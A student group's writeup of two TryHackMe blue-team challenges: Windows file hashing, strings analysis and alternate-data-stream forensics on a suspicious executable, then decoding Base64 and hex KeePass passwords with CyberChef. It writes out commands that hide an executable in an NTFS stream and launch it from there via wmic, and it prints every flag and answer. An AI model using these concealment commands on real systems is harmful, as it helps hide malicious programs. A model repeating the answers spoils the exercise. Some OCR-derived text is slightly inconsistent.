

PSP0201

Week 6

Writeup

Group Name: Hack Me No

Members

ID	Name	Role
1211102630	Chan Kar Kin	Leader
1211100925	Ang Jin Nan	Member
1211103311	Ng Yun Shi	Member
1211102777	Tai Qi Tong	Member




Day 21: Blue Teaming – Time for some ELForensics

Tools used: Kali Linux, Remmina, Windows PowerShell


Solution/Walkthrough:

Question 1

Open remmina and click on the plus button. Next, entered the server IP address, username, password, and change the color depth to remote.



After the window server had opened, open the Window PowerShell. Then navigate to the Documents folder.




```
PS C:\Users\littlehelper> ls

Directory: C:\Users\littlehelper

Mode                LastWriteTime       Length Name
----                -----          ---- 
d-r-->   11/23/2020  9:03 AM           3D Objects
d-r-->   11/23/2020  9:03 AM        Contacts
d-r-->   11/23/2020  11:56 AM      Desktop
d-r-->   11/23/2020  4:12 PM     Documents
d-r-->   11/23/2020  9:03 AM    Downloads
d-r-->   11/23/2020  9:03 AM    Favorites
d-r-->   11/23/2020  9:03 AM      Links
d-r-->   11/23/2020  9:03 AM      Music
d-r-->   11/23/2020  9:03 AM    Pictures
d-r-->   11/23/2020  9:03 AM  Saved Games
d-r-->   11/23/2020  9:03 AM    Searches
d-r-->   11/23/2020  9:03 AM    Videos

PS C:\Users\littlehelper> set-location .\Documents\
```

After navigate to the Documents folder, read the contents of the text file to get the file hash for db.exe.



```
PS C:\Users\littlehelper\Documents> ls

Directory: C:\Users\littlehelper\Documents

Mode                LastWriteTime       Length Name
----                -----          ---- 
-a----> 11/23/2020  11:21 AM           63 db file hash.txt
-a----> 11/23/2020  11:22 AM         5632 deebee.exe

PS C:\Users\littlehelper\Documents> get-content '.\db file hash.txt'
Filename: db.exe
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1
PS C:\Users\littlehelper\Documents> ■
```

Question 2

The command get-filehash has used to get the MD5 file hash of the mysterious executable within the documents folder.




```
PS C:\Users\littlehelper\Documents> get-filehash -algorithm MD5 deebee.exe

Algorithm      Hash                                     Path
----          ----                                     ----
MD5          5F037501FB542AD2D9B06EB12AED09F0          C:\Users\littlehelper\Documents\deebe...
```

Question 3

Change the algorithm from MD5 on the previous command to SHA256 to get the SHA256 file hash of the mysterious executable within the Documents folder.




```
PS C:\Users\littlehelper\Documents> get-filehash -algorithm SHA256 deebee.exe

Algorithm      Hash                                     Path
----          ----                                     ----
SHA256        F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED          C:\Users\littlehelper\Documents\deebe...
```

Question 4

The strings command is used to find the hidden flag within the executable file.



```
PS C:\Users\littlehelper\Documents> C:\Tools\strings64.exe -accepteula deebee.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.

SLH
.text
.rsrc
@reloc
&*
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#l.+x.3x.;x.C1.K~.Sx.[x.c
<Module>
mscorlib
Thread
deebee
Console
ReadLine
WriteLine
Write
GuidAttribute
DebuggableAttribute
ComVisibleAttribute
AssemblyTitleAttribute
AssemblyTrademarkAttribute
TargetFrameworkAttribute
AssemblyFileVersionAttribute
AssemblyConfigurationAttribute
AssemblyDescriptionAttribute
CompilationRelaxationsAttribute
AssemblyProductAttribute
AssemblyCopyrightAttribute
AssemblyCompanyAttribute
RuntimeCompatibilityAttribute
deebee.exe
System.Threading
System.Runtime.Versioning
Program
System
Main
System.Reflection
Sleep
Clear
.ctor
System.Diagnostics
System.Runtime.InteropServices
System.Runtime.CompilerServices


System.Runtime.InteropServices
System.Runtime.CompilerServices
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount 0 -Encoding UTF8) | ConvertTo-String -Stream hidedb
```

Question 5

The command given in the instructions from TryHackMe is used to view ADS.

The command to view ADS using Powershell:

```
Get-Item -Path file.exe -Stream *
```




```
PS C:\Users\littlehelper\Documents> get-item -Path deebee.exe -Stream *

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebee.exe::$DATA
PSDrive     : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
FileName    : C:\Users\littlehelper\Documents\deebee.exe
Stream      : ::$DATA
Length      : 5632


PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebee.exe:hidedb
PSDrive     : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
FileName    : C:\Users\littlehelper\Documents\deebee.exe
Stream      : hidedb
Length      : 6144
```

Question 6

The command below is used to run the database connector file. Once we do this, we were able to access the database and saw the challenge flag.



```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path ./deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 4512;
    ReturnValue = 0;
};
```




```
Select C:\Users\littlehelper\Documents\deebee.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: -
```

Question 7

We could see the Nice List and Naughty List by selecting option 1 or 2. Sharika Spooner's name was found on the Naughty List.




C:\Users\littlehelper\Documents\deebee.exe:hidedb

```
Antony Collyer
Jesus Height
Jere Mager
Beatriz Deakins
Jamel Watwood
Kareem Frakes
Jacques Elmore
Margery Weatherly
Glenn Montufar
Joy Keisler
Wendy Lair
Lucas Gravitt
Malka Burley
Darleen Rhea
Mozell Linger
Shantell Matsumoto
Garth Arambula
Lavada Whitlock
Chance Heisler
Goldie Kimrey
Muriel Ariza
Missy Stiner
Sanford Geesey
Jovan Hullett
Sherlene Loehr
Melisa Vanhoose
Sharika Spooner

Sucks for them .. Returning to the User Menu...
```

Question 8

Jaime Victoria's name was found on the Nice List.



C:\Users\littlehelper\Documents\deebee.exe:hidedb

```
Myron Provenza
Launa Gwin
Leatrice Turpin
Sabrina Karns
Karly Lorenzo
Cira Mccay
Andre Schepis
Gabriel Youngren
Lilia Waldrip
Jesenia Pressley
Zulema McGrory
Alishia Abadie
Clementine Wotring
Maximina Lamer
Allyson Reich
Laurine Bryce
Carmelo Reichel
Savannah Helsel
Rossie Nordin
Glenn Malpass
Dahlia Bortz
Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
Delphine Gossard
Jaime Victoria

Awesome .. Great! Returning to the User Menu...
```

Thought Process/Methodology:

We first open the remmina and create a new connection profile. After entering the username and password, we successfully entered the machine. We opened a Powershell and move to the Documents directory with the command set-location .\Documents\. Once we are in Documents, list the contents using the command ls. We use the get-content '\db file hash.txt' command to read the contents of the text file within the Documents folder and found the file hash for db.exe is **596690FFC54AB6101932856E6A78E3A1**. We proceed to find the MD5 file hash of the mysterious executable within the Documents folder by entering the command Get-FileHash -Algorithm MD5 deebee.exe. The hash of this file is **5F037501FB542AD2D9B06EB12AED09F0**. Next, we change the algorithm from MD5 on the previous command to SHA256 to find the SHA256 file hash of the mysterious executable within the Documents folder which is **F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED**. To find the hidden flag, we use the string command c:\Tools\strings64.exe -accepteula file.exe to find it. We found the hidden flag which is **THM{f6187e6cbeb1214139ef313e108cb6f9}**. To view the ADS using the powershell command, we use the command given in the instructions which is **Get-Item -Path file.exe -Stream ***. Lastly, we use the command wmic process call create \$(Resolve-Path file.exe:streamname) to run to launch the hidden executable hiding within ADS. By running it, we were able to access the database and also see the challenge flag which is **THM{088731ddc7b9fdeccaed982b07c297c}**. By choosing option 1 which is the **Nice List**, we know that **Jaime Victoria's** name is inside it. While **Sharika Spooner's** name is inside the **Naughty List** when we choose option 2.


Day 22: Blue Teaming – Elf McEager becomes CyberElf

Tools used: Kali Linux, Firefox, remmina

Solution/Walkthrough:

Question 1

After we clicked on the file in our windows, we found an application named KeePass. After we clicked in, it needed us to provide a password. We then find that the file name is abit weird then we try to copy it and use cyberchef to turn it into the password that we wanted. We will see **the grinch washer** in the result after we use the magic recipe.



Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=',true, false)	the grinch washer e	Possible languages: English, German, Dutch, Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
From_Base64('A-Za-z0-9+/= true)	the grinch washer e	Possible languages: English

Question 2

The encoding method listed as the 'Matching ops' is **Base64**

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various operations like Magic, Image Brightness / Contrast, Detect File Type, etc. The main area has a 'Recipe' section titled 'Magic' with settings for Depth (3), Intensive mode, Extensive language support, and a crib (known plaintext string). The 'Input' field contains the Base64 string: dGh1Z3JpbmNod2FzaGVyZQ==. The 'Output' section shows the decoded result: thegrinchwasher. Below the output, a table provides details about the recipe used:

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=', true, false)	the grinch washer	Possible languages: English, German, Dutch, Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
From_Base64('A-Za-z0-9+/=', true)	the grinch washer	Possible languages: English

Question 3

The note on the hiya key is **Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P**

The screenshot shows the KeePass application window. The left pane displays a tree view of groups: Private, General, Windows, Network, Internet, eMail, Homebanking, and Recycle Bin. The right pane shows a single entry with the following details:

Notes	
Your passwords are now encoded. You will never get access to ...	

At the bottom of the window, there is a status bar with the following information:

Group: Private, Title: hiya, Password: *****, Creation Time: 12/3/2020 5:15:15 AM, Last Modification Time: 12/3/2020 5:17:06 AM

1 of 1 selected | Ready.

Question 4

The decoded password value of the Elf Server is **sn0wM4n!**

The screenshot shows the CyberChef interface with the following details:

- Operations:** magic
- Recipe:** Magic (Depth 3, Extensive language support)
- Input:** 736e30774d346e21
- Output:** sn0wM4n!
- Properties:** Valid UTF8, Entropy: 2.75
- Matching ops:** From Base64, From Base85, From Hex, From Hexdump
- Entropy:** 3.03

Question 5

The encoding used on the Elf Server password is **hex**.

The screenshot shows the CyberChef interface with the following details:

- Operations:** magic
- Recipe:** Magic (Depth 3, Extensive language support)
- Input:** 736e30774d346e21
- Output:** sn0wM4n!
- Properties:** Valid UTF8, Entropy: 2.75
